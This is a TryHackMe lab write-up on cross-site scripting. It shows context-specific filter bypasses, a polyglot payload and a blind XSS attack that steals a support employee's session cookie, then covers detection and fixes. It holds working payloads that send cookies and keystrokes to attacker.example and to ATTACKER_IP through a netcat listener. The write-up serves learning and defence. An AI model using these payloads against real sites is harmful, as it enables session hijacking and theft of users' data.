Cross-Site Scripting (XSS): Context, Filter Bypasses, and a Blind Cookie Steal
Lab work from a TryHackMe web application security module, done against a deliberately vulnerable training app. Lab IPs are genericized and room answers (including a captured session token) are redacted. To see more where I got this from, and to give it a try yourself, you can go to: TryHackMe | XSS
What XSS is
Cross-Site Scripting (XSS) is an injection attack where malicious JavaScript is inserted into a web app so that it runs in other users’ browsers. By definition an XSS payload is JavaScript, and it has two parts: the intention (what you want the script to do) and the modification (how you shape it to fit the injection point and survive any filtering).
A basic proof-of-concept just proves script execution is possible:
1
<script>alert('XSS');</script>
What the payload can actually do
Beyond a harmless alert(), the intention can be anything JavaScript can do in the victim’s session:
1
2
3
4
5
6
7
8
<!-- Steal the session cookie -->
<script>fetch('https://attacker.example/steal?cookie=' + btoa(document.cookie));</script>

<!-- Log keystrokes on the page -->
<script>document.onkeypress = function(e){ fetch('https://attacker.example/log?key=' + btoa(e.key)); }</script>

<!-- Act as the user, e.g. change their email -->
<script>user.changeEmail('attacker@example');</script>
The four types of XSS

Reflected XSS happens when user-supplied data in a request is echoed straight back into the page. If ?error=Invalid Input gets dropped into the HTML, then ?error=<script src="https://attacker.example/evil.js"></script> gets dropped in just the same. You test for it against every entry point — URL parameters, the URL path, and occasionally HTTP headers.

Stored XSS is when the payload is saved in the app (e.g. in the database) and then runs for everyone who views it. A comment field that isn’t sanitized will store your JavaScript, and every visitor who loads that comment runs it. Test it against anything that persists and is shown to others: comments, profile fields, and links.

DOM-based XSS executes entirely in the browser, with no new page load or submission, when client-side JavaScript acts on attacker-controllable input — for example reading window.location.hash and writing it into the page without checking it. Finding it means reading the site’s JavaScript and tracing where an attacker-controlled value (like window.location) flows into an unsafe sink (like eval() or innerHTML).
Blind XSS is like stored XSS, but you can’t see it fire or test it against yourself first — e.g. a contact form that becomes a support ticket an employee opens later. Because you get no direct feedback, your payload needs a callback so you know when (and where) it executed. (There’s a full blind-XSS walkthrough at the end of this post.)
Context is everything: escaping and filter bypasses
The most useful lesson from the lab was that the same intention needs a different modification depending on where your input lands in the page. Working through escalating levels, each one placed the input in a different context:
- Reflected into the page body — the plain payload works as-is:
1
<script>alert('THM');</script>

- Inside an attribute value — break out of the attribute first:
1
"><script>alert('THM');</script>
- Inside a
<textarea>— close the textarea first:1
</textarea><script>alert('THM');</script>
- Inside an existing
<script>block — you don’t need new<script>tags; close the current statement and comment out the trailing code:1
';alert('THM');//
- Naive keyword filtering — if the filter strips the word
scriptonce, nest it so the leftovers re-form the word after stripping:1
<sscriptcript>alert('THM');</sscriptcript>
(Same trick as
....//for path traversal when../is stripped.) - Inside an
<img>tag — if<and>are stripped, you’re already inside a tag, so use an event handler instead:1
/images/cat.jpg" onload="alert('THM');
These all follow the same essential form:
- Identify the context your input lands in
- Break out of that context
I also touched on filtering. Often filters are used to block specific terms like script. Blocklists are inherently weak, since you can only protect against threats you know of. Attackers will find more and more creative ways to bypass blocklists. You can see the proper remediation below.
Polyglot payloads
A polyglot is a single payload built to fire across many different contexts at once — it escapes attributes, tags, and common filters in one string. Handy as a first test, though a context-specific payload is cleaner once you know where you landed.
1
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM') )//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e
This specific one can be a lot to look at, but look at what it is doing. It’s combining the various methods from above into one payload.
- Uses mixed case to dodge keyword filtering
- Uses different quoting styles
- Implements different comment tricks to break out of whatever context it’s in
- Contains closing tags for
style,title,textarea, andscript - Has an
onerror/onloadevent handler for fallback
Practical: blind XSS to steal a session cookie
The target was a support-ticket system — a classic blind-XSS setup, since a staff member opens the ticket later in their own authenticated session.
First, confirm injection is possible by escaping the ticket’s <textarea>, the same technique as above. Then the plan: inject a script that reads the employee’s cookie and sends it to a listener I control. Since it’s blind, the payload needs a callback.
A simple listener with netcat (-n no DNS, -l listen, -v verbose, -p port):
1
nc -nlvp 9001
The payload closes the textarea, then fetches my listener with the cookie base64-encoded as a query parameter:
1
</textarea><script>fetch('http://ATTACKER_IP:9001?cookie=' + btoa(document.cookie));</script>
When the employee opened the ticket, their browser called back with the cookie (value redacted):

Base64-decoding it reveals the session token (redacted), which could then be used to hijack the employee’s session:

A practical snag I encountered during the TryHackMe lab. The callback didn’t reliably return to me while using my own host over a VPN, so I transitioned to the provided AttackBox for the netcat listener, which sits directly on their network.
How to detect it
The largest problem with XSS detection is, by definition, it executes in the victim’s browser, not on a central server. This makes it much harder to detect server-side.
That means that detection comes from 3 real angles.
- The App Server. Since XSS runs in the victim’s browser, we can’t see it execute here — but the payload itself still passes through the server, so we can look for it at the input and output stages. With stored XSS,
<script>,onerror=,onload=,javascript:, and the like show up in places they shouldn’t: ticketing systems, comments, and profiles all save their data to a database, so a<script>tag sitting in someone’s bio field is a potential XSS attack. Reflected XSS leaves a different trace — because the payload rides in the request itself, it turns up in URL parameters and web server access logs rather than in stored data. - The Browser. When Content Security Policy is implemented, the browser will block inline scripting and non-approved script locations. If you also enable Reporting, it will send the central server back a report indicating the attack. This acts as both Detective and Preventative when they are implemented together.
- The Victim’s Network. Some of the XSS detection is done on the victim’s network itself. The network can monitor for unusual network traffic. Since most XSS attacks exfiltrate data, that means they must at some point connect to the attacker’s domain. Monitoring for abnormal network traffic (such as unknown domains or newly-registered domains) will flag this, and can be done centrally or through Endpoint Detection and Response (EDR) technology as well.
How to fix it
I compared this to SQLi earlier, you can see my notes on that here. That is for a reason, it is because at its core mechanical concept, XSS and SQLi have the same base fault, trusting user input without properly sanitizing it. In SQLi, that means executing arbitrary SQL queries. In XSS, it’s executing JavaScript where you shouldn’t.
The reason I mention this here is, it’s the same root fix at the base level. Rather than with SQLi being about preventing input being executed as SQL code, we need to prevent user input from being executed as “Browser code”.
To do this, we need to encode the data at the point we render it, based on the context it’s going into. This is called output encoding. The context matters because it really does depend where you are implementing this fix, the cure for an HTML body is not the same cure for an attribute, a script, a URL, etc.
Encoding means the browser will render it as text instead of treating it like code and executing it, blocking the issue at its source.
We can also implement secondary layers of protection, but these are not complete and act to bolster the main encoding, not as a replacement for it.
- Input Validation. Always validate any input you accept from the user. It acts as a first layer. You can blocklist bad characters, but there are ways around blocklists.
- Content Security Policy (CSP). This is an allowlist enforced by the browser that tells it exactly where scripts can load from, and if inline scripts are allowed to run. It can limit damage if a payload does slip through.
- HttpOnly cookies. Because part of XSS is attacking the browser, attackers will often try to use it to swipe cookies from the user for things like session hijacking. By enabling this for sensitive cookies, you prevent them from being read by
document.cookie. This would have stopped the approach we used above. - Framework auto-escaping. Most modern templating engines escape output by default.
Takeaways
I performed this lab and took my notes directly after performing the SQLi introductory lab, so it was fresh in my mind. I immediately noticed the similarities between the two in their attack vector, misusing unprotected user input fields to run code where it shouldn’t be run.
The main difference is what it targets, where SQLi targets server-side architecture, XSS targets the victim’s browser itself, making it client-side in nature.
It also requires a different methodology to exploit, you need to be aware of your context, how to escape out of that context through whatever filters are in place, and then craft your payload to perform what you want.
The fix is very similar to SQLi, prevent input from being executed as code. There are compensating or supporting controls you can implement as well, and as noted above, simply setting HttpOnly would have prevented me from exfiltrating the cookies via document.cookie.